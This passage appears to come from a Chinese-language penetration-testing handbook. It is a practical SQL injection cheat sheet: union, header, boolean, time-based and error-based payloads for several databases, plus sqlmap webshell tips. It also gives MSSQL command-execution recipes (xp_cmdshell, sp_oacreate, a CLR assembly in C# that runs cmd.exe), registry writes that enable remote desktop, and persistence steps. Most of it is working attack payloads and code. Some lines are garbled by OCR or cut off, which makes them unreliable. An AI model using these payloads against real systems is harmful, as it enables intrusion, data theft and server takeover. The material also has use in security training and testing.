select username, password from security.users where id = '1'  limit o, 1;
```

#列数：

```
http://demo.sqli.com/Less-1/?id=1' order by 3 %23

select username, password from security.users where id = '1'  order by 3 %23 ' limit
```

#联合查询

```
http://demo.sqli.com/Less-1/?id=1' union select 1,2,3 %23
```

#爆显位

```
http://demo.sqli.com/Less-1/?id=-1' union select 1,2,3 %23
```

#获取用户名

```
http://demo.sqli.com/Less-1/?id=-1'  union select 1,user(),3 %23
```

#获取数据库名

```
http://demo.sqli.com/Less-1/?id=-1'  union select 1,database(),3 %23
```

#获取表名

```
http://demo.sqli.com/Less-1/?id=-1'  union select 1,group_concat(table_name),3 form information_schema.tables wh
ere table_schema =database()
```

#获取列表名

```
http://demo.sqli.com/Less-1/?id=-1'  union select 1,group_concat(column_name),3 form information_schema.columns where table_name ='users'
```


#获取数据

```
http://demo.sqli.com/Less-1/?id=-1'  union select 1,group_concat(user_name),group_concat(password) from users
```

参考：https://www.jianshu.com/p/5e8a65771641

少见的注入点

搜索框注入



输入1'，对语法错误进行判断，注入即可

其他点注入

```
Client-IP User-Agent
```

```
User-agent : 浏览器用户代理字符串
Server : web服务器表明自己是什么软件及版本信息
```

```
HTTP 头注入是指从HTTP头中获取数据，而未对获取到的数据进行过滤，从而产生的注入。HTTP头注入常常发生在程序采集用户信息的模块中。
X-Forwarded-For/Client-IP 用户IP
User-Agent 用户代理的设备信息
Referer 告诉服务器该网页是从哪个页面链接过来的
Cookie  标识用户的身份信息
Cookie型注入是通过Cookie进行数据提交的，其常见的情况有验证登录、$_REQUEST获取参数。验证登录是将用户的登录信息放入Cookie来
```

user-Agent 头部注入(less-18)

只能在登录的情况下，结合报错注入显示，如果没有登录，页面显示无差别，基于布尔的盲注不行，别的场景可能会用盲注，报错等

通过构造user-agent报错注入，在页面上回显

修改X-Forwarded-For，Client-IP，伪造ip，发现IP并没有变换，尝试UA头，当前环境只能在登录的情况下结合报错注入回显，如果没有登录，页面显示无差别，基于布尔盲注不行，别的场景可能会使用盲注，报错等


```
https://blog.csdn.net/weixin_45146120/article/details/100588267    --参考文章
```

盲注

何为盲注？盲注就是在sql注入过程中，sql语句执行的选择后，选择的数据不能回显到前端页面。此时，我们需要利用一些方法进行判断或者尝试，这个过程称之为盲注

延时注入是主要针对页面无变化、无法用布尔真假判断、无法报错的情况下的注入技术

报错注入构造payload让信息通过错误提示回显出来

1、布尔盲注

```
https://www.jianshu.com/p/f0174ea6c69d
```

2、时间盲注

```
https://www.jianshu.com/p/0d607589e3ad
```

3、报错注入

```
https://xz.aliyun.com/t/253
http://aiyuanzhen.com/index.php/archives/34/
https://www.jianshu.com/p/bc35f8dd4f7c   --12种报错注入
```

Sqlmap

os-shell Mysql

注入点恰巧又是root权限，这时你就可以直接尝试往目标的网站目录里面写webshell，但还是有个前提，secure_file_priv为空

```
https://xz.aliyun.com/t/7416
```

遇到这种去情况时，如果上传不成功，有三种原因：
1）mysql高版本的安全模式，secure_file_piv的值为null

```
进入--sql-shell

show global variables like '%secure%';

当secure_file_priv的值为null，表示限制mysqld 不允许导入 | 导出，那就无法写入马
```

2）secure_file_priv指定了某个目录才可以上传，根目录不允许上传，那么可以尝试往upload目录

```
往upload等其他目录上传，不要往根目录上传即可
```

3）secure_file_priv的值为空或者指定了某个目录，但是上传后的文件为空，没有内容写进去

```
https://zhuanlan.zhihu.com/p/58007573

或者手动写入

https://xz.aliyun.com/t/7416
```

–os-shell MSSQL

```
输入：
os-shell> for /r C: %i in (*xxx*) do @echo %i
```

```
https://xz.aliyun.com/t/7942
```

导入导出

#SELECT INTO OUTFILE 导入，写入文件

```
https://ivanzz1001.github.io/records/post/database/2018/10/19/mysql-basis_part18
```


#load_file 导出,读取文件

```
https://www.xcnte.com/archives/512/
```

如果读取不出来，则将读取的内容写入到当前web目录里，后缀为txt，然后访问

```
# 不加or '1'='1'写不进去。因为前面的语法错误，导致无法执行limit后面的语句

http://192.168.1.7:85/sqli_1.php?title=a' LIMIT 0,1 INTO OUTFILE 'C:/Wamp/WebCoc


# 加or '1'='1' 则能写进去。即使前面的语法错误，但是加了or之后，使limit的前面语句正确，则能够

http://192.168.1.7:85/sqli_1.php?title=a' or '1'='1' LIMIT 0,1 INTO OUTFILE 'C:/
```

参考该思路...



总结

```
%5c，%bf'，单引号，双引号，反斜杠，负数，特殊字符，and，or，xor探测是否存在注入!!!

注意：（-- ）一定要在注释符号后加空格，或者URL编码后的空格（%20），否则注释符号不会产生作用

   注释符#  --+交替用，一个不行，就另一个

1）先判断是数字型还是字符型，如果判断不出来跳到9

2）接着判断有没有括号

3）最后面跟上--+注释符

4）order by判断字段数，如果没法判断，则直接union select 1,2,3一个个测试过去

5）如果返回的页面发生变化，则联合查询

6）如果union select 1,version(),3返回的页面没有发生变化，即联合查询失败，则尝试报错注入

7）如果报错注入页面也没有把信息显示出来，则进行延时注入

8）如果延时注入也不行，则导入导出

9）尝试延时注入，如果从1过来的，则三种情况，直接跟payload，参数后面加单引号或者双引号
```

Payload

数字型：–+或者#

```
or 1=1

or 1=1 --+

)or 1=1--+

/***/or/***/2/***/like/***/1--    用/***/替换空格，用like替换=  具体案例看漏洞
```

字符型：–+或者#

```
' or '1'='1

' or 1=1 --+

' ) or 1=1 --+

‘))or 1=1 --+



" or "1"="1

" or 1=1 --+

") or 1=1 --+

"))or 1=1 --+
```

其他函数：

```
or rpad('',1, user())和or Ipad('',1,user())="r"
```

伪静态：使用%5c，%5c是\的url编码

```
http://url/Home/Orders/index/currency/%5c.html
```

1）布尔

2）延时，如果过了5秒才显示页面，则存在注入

mysql：BENCHMARK (100000,MD5 (1)) or sleep(5)

```
id=1' and sleep( if( (select length(database()) >0) , 5, 0 ) )%23

id=1' and If(ascii(substr(database(),1,1))=115,1,sleep(5))--+

id=1' or sleep(ord(substr(password,1,1))) --

id=1' XOR(sleep(if((select length(database()) >6),0,5)))XOR'Z

id=1' and (SELECT 1 FROM (SELECT(SLEEP(5)))Gbqj) --+

id=1'/**/AND/**/(SELECT/**/*/**/FROM/**/(SELECT(SLEEP(5)))ibEg)/**

Referer:1'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z

ua:'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z

x-forw:'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z
```

mssql：

```
id=1' WAITFOR DELAY '0:0:5'--+

id=1';WAITFOR DELAY '0:0:5'--+

id=1');WAITFOR DELAY '0:0:5'--+



id=1" WAITFOR DELAY '0:0:5'--+

id=1";WAITFOR DELAY '0:0:5'--+

id=1");WAITFOR DELAY '0:0:5'--+



id=1' or 51 = '49'; WAITFOR DELAY '0:0:5'--+
```

只是常见的，可以继续枚举...

#报错注入，爆数据库版本

以下payload都是数字型，如果是字符型，就在1后面添加单引号或者双引号

```
id=1+and (updatexml(1,concat(0x7e,(select user()),0x7e),1))--+

id=1+and (extractvalue(1,concat(0x7e,(select user()),0x7e)))--+

id=1+and geometrycollection((select * from(select * from(select user())a)b))--+

id=1+and multipoint((select from(select * from(select user())a)b))--+

in d=1+and polygon((select * from(select *  from(select user()a)b))--+

id=1+and multipolygon((select * from(select *  from(select user())a)b))--+

id=1+and linestring((select * from(select * from(select user())a)b))--+

id=1+and multilinestring((select * from(select * from(select user()a)b))--+

1d=1+and exp(~(select * from(select user())a))--+

PostgreSQL: /?param=1 and(1)=cast(version() as numeric)--+
```

Oracle报错注入

```
' AND 1932(SELECT UPPER(XMLType(CHR(60)||CHR(58)||CHR(113)||CHR(106)||CHR(122)||CHR(113)||(SELECT+(CASE+WHEN
```

```
如果sq1map跑不出,则加参数 --level 5 --risk 3

risk

共有四个风险等级，默认是1会测试大部分的测试语句，2会增加基于事件的测试语句，3会增加OR语句的SQL注入测试
```

2.2.10.1 MSSQL利用总结（dayu-Eighth day）

命令执行

1、xp_cmdshell

```
开启xp_cmdshell

sp_configure 'show advanced options',1

reconfigure

go

sp_configure 'xp_cmdshell',1

reconfigure

go

执行

exec xp_cmdshell "whoami"

//在mssql中，转义符为"""转义字符"""

恢复被删除的xp_cmdshell

EXEC sp_addextendedproc xp_cmdshell ,@dllname ='xplog70.dll'

提示找不到xplog70.dll则需要自己上传。
```

2、sp_oacreate

打开组件

```
EXEC sp_configure 'show advanced options', 1;

RECONFIGURE WITH OVERRIDE;

EXEC sp_configure 'Ole Automation Procedures', 1;

RECONFIGURE WITH OVERRIDE;

EXEC sp_configure 'show advanced options', 0;
```

执行

```
declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shell,'run',null,'c:\windows
\system32\cmd.exe /c whoami >d:\\temp\\1.txt'
```

此方法无回显，可把命令执行结果写到web路径下或者配合dns侧信道

3、沙盒执行

```
需要当前mssql用户有写注册表权限

开启

exec sp_configure 'show advanced options',1;reconfigure;exec sp_configure 'Ad Hoc Distributed Queries',1;reconfi
gure;

exec master..xp_regwrite 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',1

执行

select * from openrowset('microsoft.jet.oledb.4.0',';database=c:\windows\system32\ias\dnary.mdb','select shell("
whoami")')
```

在默认安装mssql 2012上报错 “无法创建链接服务器“(null)”的 OLE DB 访问接口“microsoft.jet.oledb.4.0”的实例。” 暂未找到解决办法

4、CLR执行

Common Language Runtime(CLR)程序集定义为可以导入SQL Server的.NET DLL（或DLL组）。导入后，DLL方法可以链接到存储过程并通过TSQL执行。创建和导入自定义CLR程序集的能力是开发人员扩展SQL Server本机功能的好方法，但自然也为攻击者创造了机会。以C#代码为例，将下面代码用CSC编译为dll

```
using System;

using System.Data;

using System.Data.SqlClient;

using System.Data.SqlTypes;

using Microsoft.SqlServer.Server;

using System.IO;

using System.Diagnostics;

using System.Text;

   public partial class StoredProcedures

   {

       [Microsoft.SqlServer.Server.SqlProcedure]

       public static void cmd_exec (SqlString execCommand)

       {

           Process proc = new Process();

           proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";

           proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand.Value);

           proc.StartInfo.UseShellExecute = false;

           proc.StartInfo.RedirectStandardOutput = true;
```

```
            proc.StartInfo.RedirectStandardOutput = true;
            proc.Start();
            // Create the record and specify the metadata for the columns.
            SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output", SqlDbType.NVarChar, 4000));
            // Mark the beginning of the result set.
            SqlContext.Pipe.SendResultsStart(record);
            // Set values for each column in the row
            record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());
            // Send the row back to the client.
            SqlContext.Pipe.SendResultsRow(record);
            // Mark the end of the result set.
            SqlContext.Pipe.SendResultsEnd();
            proc.WaitForExit();
            proc.Close();
        }
    };
```

编译

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /target:library c:\temp\cmd_exec.cs //主意.net版本
```

得到的DLL上传到目标，设置dll文件权限，否则mssql可能因为文件权限问题导致读取dll失败

开启CLR

```
sp_configure 'show advanced options',1
RECONFIGURE
GO
-- Enable clr on the server
sp_configure 'clr enabled',1
RECONFIGURE
GO
```


遇到权限问题，需要设置数据库拥有者为sa，这个方法不能使用master数据库来执行查询语句

```
alter database [数据库名] set TRUSTWORTHY on
EXEC sp_changedbowner 'sa'
```

接着执行

```
-- Import the assembly

   CREATE ASSEMBLY my_assembly

   FROM 'c:\temp\cmd_exec.dll'

   WITH PERMISSION_SET = UNSAFE;

   Go

   -- Link the assembly to a stored procedure

   CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME [my_assembly].[StoredProcedur
es].[cmd_exec];

   GO
```

接下来就可以执行命令了



这个方法还可以通过16进制文件流的方式导入DLL，这样可以不用文件落地

5、com对象

开启

```
EXEC sp_configure 'Ole Automation Procedures',1
```

执行

```
declare @dbapp int,@exec int,@text int,@str varchar(8000);

  exec sp_oacreate '{72C24DD5-D70A-438B-8A42-98424B88AFB8}',@dbapp output;

  --exec sp_oamethod @dpapp,'run',null,'calc.exe';

  exec sp_oamethod @dbapp,'exec',@exec output,'C:\\windows\\system32\\cmd.exe /c whoami';

  exec sp_oamethod @exec, 'StdOut', @text out;

  exec sp_oamethod @text, 'readall', @str out

  select @str
```

注册表

1、读注册表

```
EXEC xp_regread 'HKEY_CURRENT_USER','Control Panel\International','sCountry'
```

2、写注册表

```
master.dbo.xp_regwrite'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Control\Terminal Server','fDenyTSConnection
s','REG_DWORD',0; #开启远程桌面
```

3、删除操作

```
exec master.xp_regdeletevalue 'HKEY_LOCAL_MACHINE','

SOFTWARE/Microsoft/Windows/CurrentVersion','TestValueName' //删除值

exec

master.xp_regdeletekey 'HKEY_LOCAL_MACHINE','

SOFTWARE/Microsoft/Windows/CurrentVersion/Testkey'  //删除键
```

4、添加值

```
EXECUTE master..xp_regaddmultistring

@ rootkey ='HKEY_LOCAL_MACHINE',

@ key ='SOFTWARETest',

@ value_name ='TestValue',

@ value ='Test'
```


5、枚举可用的注册表键

```
EXEC master..xp_regenumkeys 'HKEY_CURRENT_USER','Control Panel\International'
```


持久化

1、定时任务


启用sql server代理，右键-新建-作业



